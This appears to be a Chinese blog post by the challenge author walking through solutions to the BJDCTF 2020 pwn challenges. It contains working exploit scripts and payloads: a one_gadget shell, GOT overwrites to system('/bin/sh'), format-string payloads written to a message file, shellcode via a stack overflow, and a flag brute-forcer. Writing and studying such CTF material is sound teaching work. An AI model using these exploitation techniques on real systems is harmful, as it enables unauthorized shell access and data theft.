第二届 BJDCTF 2020 Pwn Writeup （出题人版）

原创

TaQini852 于 2020-04-01 19:20:05 发布 1285 收藏 4

分类专栏： pwn CTF 文章标签： 信息安全 ctf pwn writeup linux


本文链接：https://blog.csdn.net/SmallOSnail/article/details/105253292

前言

最为第一届BJDCTF的参赛选手和本届比赛的二进制出题人+运维，真心祝愿BJDCTF越办越好！（说多了怕被打）

还是要啰嗦一句，本次BJDCTF为七校联盟**萌新赛**，同时在BUUCTF对外开发，感谢赵师傅的大力支持，以及各位外校师傅的捧场。

第一次出题，pwn貌似出难了，其实主要是想考察下linux基础，在这里给各位萌新们道歉啦。



不过还是希望大家能打下坚实的linux基础~

> p.s. ret2text3,4&YDS是芝士师傅出的，算账不要来找我鸭

一把梭(one_gadget) - TaQini

考察点：one_gadget

题目给出了`printf`的地址，由此可算得libc基址，然后找`one_gadget`、计算libc中`one_gadget`地址

```
printf("Give me your one gadget:");
__isoc99_scanf("%ld", &v4);
v5 = v4;
v4();
```

`v4`是个函数指针，`scanf`的时候把`one_gadget`转成十进制输入即可getshell。

```python
#!/usr/bin/python
#__author__:TaQini

from pwn import *

local_file  = './one_gadget'
local_libc  = '/lib/x86_64-linux-gnu/libc.so.6'
remote_libc = './libc.so.6'

if len(sys.argv) == 1:
    p = process(local_file)
    libc = ELF(local_libc)
elif len(sys.argv) > 1:
    if len(sys.argv) == 3:
        host = sys.argv[1]
        port = sys.argv[2]
    else:
        host, port = sys.argv[1].split(':')
    p = remote(host, port)
    libc = ELF(remote_libc)

elf = ELF(local_file)

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :p.send(data)
sa      = lambda delim,data         :p.sendafter(delim, data)
sl      = lambda data               :p.sendline(data)
sla     = lambda delim,data         :p.sendlineafter(delim, data)
sea     = lambda delim,data         :p.sendafter(delim, data)
rc      = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :p.info(tag + ': {:#x}'.format(addr))

def debug(cmd=''):
    gdb.attach(p,cmd)

# gadget
one_gadget = 0x106ef8 #execve("/bin/sh", rsp+0x70, environ)
# elf, libc
printf_libc = libc.symbols['printf']
ru('here is the gift for u:')
printf = int(rc(14),16)
info_addr('printf',printf)
libc_base = printf-printf_libc
info_addr('libc_base', libc_base)
info_addr('one gadget', one_gadget+libc_base)
ru('gadget:')
sl(str(one_gadget+libc_base))

p.interactive()
```

Imagin的小秘密(secret) - TaQini

考察点：缓冲区溢出、GOT表覆写

```
.data:000000000046D080 ; char buf[]
.data:000000000046D080 buf             db 'Y0ur_N@me',0
.data:000000000046D080
.data:000000000046D08A                 align 10h
.data:000000000046D090 times           dq offset unk_46D0C0
.data:000000000046D090
.data:000000000046D090 _data           ends
```

程序开头`read(0, buf, 0x16)`，实际上`buf`大小只有0x10，后6字节会覆盖`times`变量

```
void __noreturn sub_401301()
{
  puts("#====================================#");
  puts("#             GAME OVER              #");
  puts("#====================================#");
  sub_4011C2("#        BYE BYE~                    #", 18LL);
  printf(buf, 18LL);
  puts(&byte_46B0A7);
  puts("@====================================@");
  exit(0);
}
```

猜错退出程序时，有个`printf`打印`buf`内容，查看got表，发现`printf`和`system`只差0x10

```
[0x46d038] system@GLIBC_2.2.5 -> 0x401076 (system@plt+6) ← push   4
[0x46d040] printf@GLIBC_2.2.5 -> 0x401086 (printf@plt+6) ← push   5
```

所以把`times`覆盖成`got[printf]`

```
buf='/bin/sh;' ; got[printf] -> system
```

`times`每猜对一次**自减1**，控制猜对的次数，即可构造出`system("/bin/sh")`

exp:

```
sl('/bin/sh;AAAAAAAA'+p32(0x46d040))
secret = [18283,11576,17728,15991,12642,16253,13690,15605,12190,16874,18648,10083,18252,14345,11875]
for i in secret:
    send_secret(i)

send_secret(66666)
```

只用找出前0x10个secret即可，不过，硬要找全10000也不难，正则匹配一下就好 。

Test your ssh(test) - TaQini

> 由于Ubuntu 14之后，通过egid执行/bin/sh的权限被ban了
> 所以这次比赛ssh靶机用的全是Ubuntu 14.04

考察点：linux基础

这题设置的目的是测试ssh连接显示编码什么的是否正常，但是直接白给不太好，就加了个字符过滤。

看源码，可知过滤了以下字符：

```
n e p b u s h i f l a g | / $ ` - < > .
```

于是就找可用的命令呗，先看下环境变量`PATH`，然后`grep`搜一下

```
$ env $PATH
$ ls /usr/local/sbin /usr/local/bin /usr/sbin /usr/bin /sbin /bin /usr/games /usr/local/games | grep -v -E 'n|e|p|b|u|s|h|i|f|l|a|g'
```

发现`od`幸存

```
ctf@f930cab87217:~$ ./test | grep 045102 -C 2
od *
uid=1000(ctf) gid=1000(ctf) egid=1001(ctf_pwn) groups=1000(ctf)
0000000 045102 075504 067145 067552 057571 067571 071165 070137
0000020 067167 063537 066541 076545 077412 046105 001106 000401
0000040 000000 000000 000000 000000 001000 037000 000400 000000
```

使用`od`输出flag，然后解八进制即可

非预期解

`x86_64`命令没有过滤掉，可以直接拿shell

原理如下

```
ls -al /usr/bin/x86_64
lrwxrwxrwx 1 root root 7 8月  23  2019 /usr/bin/x86_64 -> setarch
```

`x86_64`是指向`setarch`命令(soft link)，查看一下`setarch`的文档，如下：

```
setarch - change reported architecture in new program environment and/or set personality flags
...
The default program is /bin/sh.
```

挑食的小蛇(snake) - TaQini

考察点：字符串截断 or 耐心

> 背景知识：c语言中字符串以'\x00'为结尾

把程序下载下来，调试，发现`Name`和`flag`相邻，相差0x100字节

```
pwndbg> p &Name
$1 = (<data variable, no debug info> *) 0x5555555592e0 <Name>
pwndbg> p &flag
$2 = (<data variable, no debug info> *) 0x5555555593e0 <flag>
```

查看源码：

```
void getName(){
    char buf[0x100];
    printf("请输入玩家昵称(仅限英文)[按回车开始游戏]:");
    scanf("%s",buf);
    strncpy(Name, buf, 0x100);
}
```

输入昵称时会copy 0x100个字节到`Name`，所以只要输入长度为0x100的昵称，`Name`的结尾就不会有'\x00'，游戏显示玩家昵称时就会把`Name`和`flag`一起打印出来。

```
# 正常情况
Name: 'TaQini\x00'
flag: 'flag{xxxx}\x00'
# 非正常情况
Name: 'TaQini.......flag\x00'
```

p.s.这题玩到3000分也可解，比赛时好多师傅硬怼出来的…嗯…耐心也是一名pwn手的基本素养

贪吃的小蛇(snake2) - TaQini

考察点：`scanf`

> 这题的设计参考pwnable.kr的passcode
> 题解详见:https://blog.csdn.net/smalosnail/article/details/53247502
> 文章题目: scanf忘记加'&'危害有多大？详解GOT表覆写攻击技术

拿到代码后找不同，看看那里和`snake1`不一样

获胜分数提高了，硬玩儿是玩儿不出来的

```
printf("  控制Imagin吃豆豆，达到300000分\n");
```

`getName`读昵称的长度变短了，不能利用`snake1`的解法

```
void getName(){
    char buf[0x100];
    printf("请输入玩家昵称(仅限英文)[按回车开始游戏]:");
    scanf("%s",buf);
    strncpy(Name, buf, 0x10);
}
```

多了一个调查问卷功能

```
void questionnaire(void){
    int Goal;
    char Answer[0x20];
    puts("你收到了一份来自TaQini的调查问卷");
    printf("1.Snake系列游戏中，贪吃蛇的名字是:");
    scanf("%20s",Answer);
    printf("2.Pwn/Game真好玩儿[Y/n]:");
    scanf("%20s",Answer);
    printf("3.你目标的分数是:");
    scanf("%d",Goal);
}
```

通过**对比**可知，`snake1`的漏洞点在`getName`，`snake2`的漏洞点在`questionnaire`

```
void GameRun(void) {
    unsigned int GameState=1;
    score=0;
    Level=1;
    printRule();
    getName();
    questionnaire();
    PSnake jack=Init();
    //...
}
```

查看`questionnaire`的上一层函数，可见`getName`和`questionnaire`用是**同一片栈空间**

按照参考文章中的做法，利用`scanf`覆写got表为后门`system("/bin/sh")`的地址，即可getshell

比如，后续的`Init`函数中调用了`malloc`，因此可以覆写`malloc`的got表：

```
PSnake head=(PSnake)malloc(sizeof(Node));
```

这题`malloc`的got表地址`0x405078`都是可见字符，解题时甚至不用写脚本

```
name = 'a'*220+'xP@' # xP@ <- (malloc.got)
goal = 4201717 # <- backdoor
```

鹅螺狮的方块(els) - TaQini

考察点：格式化字符串

打开游戏，发现底部有个留言板十分瞩目，找到对应源码，发现存在格式化字符串漏洞：

```
    /* 实时显示留言 */
    fmsg = fopen("./msg","r+");
    if (NULL == fmsg) exit(0);
    char message[0x100] = {0};
    fread(message,0x80,1,fmsg);
    fprintf(stdout,"\033[22;1H留言:");
    fprintf(stdout,message);
```

那么本题的主要漏洞就是他了。

知己知彼，百战不殆。要想pwn掉els，需要先对程序了解个大概。于是浏览源码：

1. 程序开头读取本地record文件，加载变量最高记录，随后判断最高分数，大于阈值就给shell

```
    /* 读取文件的最高记录 */
    fp = fopen("./record","r+");
    if (NULL == fp)
    {
        /*
         * 文件不存在则创建并打开
         * "w"方式打开会自动创建不存在的文
         */
        fp = fopen("./record","w");
    }
    fscanf(fp,"%u",&maxScore);

    if(maxScore > 666666)
    {
        puts("干的漂亮！奖励鹅罗狮高手shell一个！");
        system("/bin/sh");
        exit(0);
    }
```

2. 实时显示留言功能：读取msg文件，打印留言，其中`fprintf(stdout,message)`存在漏洞

```
    /* 实时显示留言 */
    fmsg = fopen("./msg","r+");
    if (NULL == fmsg) exit(0);
    char message[0x100] = {0};
    fread(message,0x80,1,fmsg);
    fprintf(stdout,"\033[22;1H留言:");
    fprintf(stdout,message);
```

3. 消除方块功能：更新最高分数，将最高分写入record文件

```
void checkDeleteLine(void)
{
// ...
    /* 记录最高分 */
    if (score > maxScore)
    {
        maxScore = score;
        /* 保存最高分 */
        rewind(fp);
        fprintf(fp,"%u\n",maxScore);
    }
//...
```

鲁迅曾经说过：

> 一切皆文件

所以上述代码的浏览主要以`msg`和`record`这两个文件为线索。

现在思路就很明朗了，通过格式化字符串漏洞修改`maxScore`，消除一行方块，触发历史记录更新，改写`record`文件，重新开始游戏，getshell。

> 关于文件权限，可以通过 `ls -al` 查看：
> `msg` 可读可写， `record` 可读，只有运行els程序时可写

由于开了地址随机化， `maxScore` 的地址不固定，但是这在格式化字符串漏洞面前都不是事儿，先泄漏，再改写即可。exp如下：

`leak.py`

```
#!/usr/bin/python
payload = "%73$p"
f = open('/home/ctf/msg','w')
f.write(payload)
f.close()
```

`exp.py`

```
#!/usr/bin/python
from struct import pack
from sys import argv

start = eval(argv[1])
score = start-0x1180+0x53ac

# hex(666666) = 0xa2c2a
payload = "%20c%8$n" + pack('<Q', score+2)
print hex(score)
f = open('/home/ctf/msg','w')
f.write(payload)
f.close()
```

上述两个文件放到 `/tmp` 目录下，先执行leak拿到程序基址，再通过exp计算 `maxScore` 地址并改写。消除一行方块后触发记录更新，游戏结束后 `maxScore` 写入文件，再次打开游戏即可getshell。

营救Imagin(rci) - TaQini

考察点：linux基础，ls命令

> 本题的设计源于HGame2020 - findyourself
> 题解链接：http://taqini.space/2020/02/12/2020-Hgame-pwn-writeup/#findyourself

背景就不多介绍了，imagin被关进了随机创建的48个房间之一，这时有一次执行系统命令的机会，经过层层过滤，只有ls命令可用，使用ls获取一些线索后，就要输入imagin所在的正确房间号了，答对后获得第二次执行系统命令的机会，可以getshell。

在hgame-fys中第一次命令执行是通过 `ls -l /proc/self/cwd` 获取的当前目录，而本题没有给 `/proc`，所以要另辟蹊径，也就是本题的考察点 `inode` 了。

`inode` 是linux用于文件储存的**索引节点**，操作系统大家应该都学过：

> 系统读取硬盘的时候，不会一个个扇区的读取，这样效率太低，而是一次性连续读取多个扇区，即一次性读取一个“块”（block）。这种由多个扇区组成的“块”，是文件存取的最小单位。“块”的大小，最常见的是4KB，即连续八个sector组成一个block。
> **文件数据都储存在“块”中，那么很显然，我们还必须找到一个地方储存文件的“元信息”，比如文件的创建者、文件的创建日期、文件的大小等等。这种储存文件元信息的区域就叫做inode**
> *摘自：*https://blog.csdn.net/xuz0917/article/details/79473562

也就是说 `inode` 和文件是**一一对应**的，鲁迅曾经说过：

> 一切皆文件

目录也是文件，也有他对应的inode，于是，本题的重点来了——**ls命令常用参数（敲黑板）**

```
ls -l  # 以列表格式显示
ls -a  # 不隐藏以.开头的文件
ls -i  # 显示文件inode
```

众所周知，当前目录文件用 `.` 表示，所以输入 `ls -ali` 命令即可显示当前目录的 `inode` 号
也就是说，imagin所在房间的 `inode` 已知了，但是 `.` 是**相对路径**，题目中要求验证**绝对路径**

于是想办法查看绝对路径，我们已知房间是在/tmp目录下的，所以不难想到，再开一个shell，输入 `ls -ali /tmp` 显示/tmp目录下所有文件 `inode`，根据唯一的 `inode` 找到对应房间号，即可通过check1。

本题重点结束。

check2 也过滤了一些字符，可以通过输入 `$0` 绕过。

我们不一样(diff) - TaQini

考察点：栈溢出

> 题目是汇编写的，所以就没给源码，做题时需要把文件下载到本地分析。
> 下载方法挺多的，这里说两种比较直接的方法：
>
> 1. `base64` 编码后复制粘贴到本地
> 2. `scp` 命令 使用ssh协议传输文件

用过 `diff` 命令的师傅不难看出，这题是一个缩减版的 `diff` 命令，功能是比较两个文件，输出两文件内容不相同的那一行的行号。分析程序，打开文件部分没得说，直接看比较函数：

```
int __cdecl compare(int a1, int fd)
{
  char v2; // al
  int v4; // [esp+0h] [ebp-80h]
  unsigned int i; // [esp+4h] [ebp-7Ch]
  char addr[120]; // [esp+8h] [ebp-78h]

  v4 = 0;
  JUMPOUT(sys_read(fd, buf1, 0x80u), 0, &failed);
  JUMPOUT(sys_read(a1, addr, 0x80u), 0, &failed);
  for ( i = 0; addr[i] + buf1[i] && i < 0x400; ++i )
  {
    v2 = buf1[i];
    if ( v2 != addr[i] )
      return v4 + 1;
    if ( v2 == 10 )
      ++v4;
  }
  return 0;
}
```

`addr` 长度120， `read` 读了128字节，很明显的栈溢出。此外 `buf1` 具有可执行权限：

```
pwndbg> p &buf1
$2 = (<data variable, no debug info> *) 0x804a024 <buf1>
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x804a000 r-xp     2000 0      /xxx/diff
 0x804a000  0x804b000 rwxp     1000 2000   /xxx/diff
0xf7ffa000 0xf7ffd000 r--p     3000 0      [vvar]
0xf7ffd000 0xf7ffe000 r-xp     1000 0      [vdso]
0xfffdc000 0xffffe000 rwxp    22000 0      [stack]
```

> 打开的第一个文件数据读入buf1中，打开的第二个文件数据读入addr

因此，在第一个文件中存`shellcode`，在第二个文件中存`payload`，将返回地址覆盖为`buf1`地址，即可getshell。

二进制一家亲(diff2) - TaQini

考察点：字符上溢出、跑脚本爆破

> 题目来源：巨佬keer的diff非预期解+我两年前的汇编实验
> 代码链接：https://github.com/TaQini/AssemblyLanguage/tree/master/lab/7

二进制，一家亲。

> `diff`的预期解是缓冲区溢出，硬是让keer师傅找到了一处字符溢出…直接把flag给爆破出来了…tql…
> 于是，我把`diff`的缓冲区溢出的洞补上，将之魔改成为re题目一道。

既然是re，就要想怎样解出flag。`diff`程序可以读`flag`和另一个文件，就叫做`ktql`好啦，并且会对这两个文件进行比较，所以思路就是变化`ktql`、爆破`flag`。

比较字符函数如下：

```
int compare()
{
  char v0; // al
  unsigned int i; // [esp+0h] [ebp-8h]
  int v3; // [esp+4h] [ebp-4h]

  v3 = 0;
  for ( i = 0; buf2[i] + buf1[i] && i < 0x400; ++i )
  {
    v0 = buf1[i];
    if ( v0 != buf2[i] )
      return v3 + 1;
    if ( v0 == 10 )
      ++v3;
  }
  return 0;
}
```

乍一看没毛病，其实不然。for的循环条件：

```
buf2[i] + buf1[i] && i < 0x400;
```

一般师傅：`char` + `char` = `char` 没毛病

keer师傅：`char` + `char` = 溢出！怼他！

我们知道`char`型变量占1个字节，相当于`unsigned byte`，表示范围是0x0-0xff，那么两char相加的范围就是0x0 - 0x1fe ，可是`char`型只能存储1个字节的数据，因此两`char`相加产生的进位就会被忽略。举个栗子，0x7d+0x83=0x100->0x0。get到了这一点，再看for循环条件，就能看出些端倪了。

`buf2[i] + buf1[i] = 0x100`时会终止for循环，并且返回0。按程序正常的流程走，除非`buf1`和`buf2`完全相同，否则不可能返回0，而现在只要`buf1`和`buf2`**任意位置对应的字节**相加等于0x100，`compare`也会返回0。

> 返回 0 时程序打印 “一样”
> 返回值非0时 程序打印 行号

根据不同的返回值，就可以对flag进行逐个字节的爆破了，脚本如下：

```
#!/usr/bin/python
#__author__:TaQini
from subprocess import *
fix = ''
while 1:
    for i in range(0x100):
        payload = fix+chr(i)
        f = open('/tmp/ktql','w+')
        tmp = f.write(payload)
        f.close()
        p = Popen(['/home/ctf/diff','/tmp/ktql','/home/ctf/flag'],stdout=PIPE)
        res = p.stdout.read()
        if res != '1':
            # print res,chr(0x100-i)
            print fix
            fix+=chr(0x100-i)
            break
```

End

上述所有题目复现地址 BUUCTF or CTFq
更多内容可以关注我的个人博客~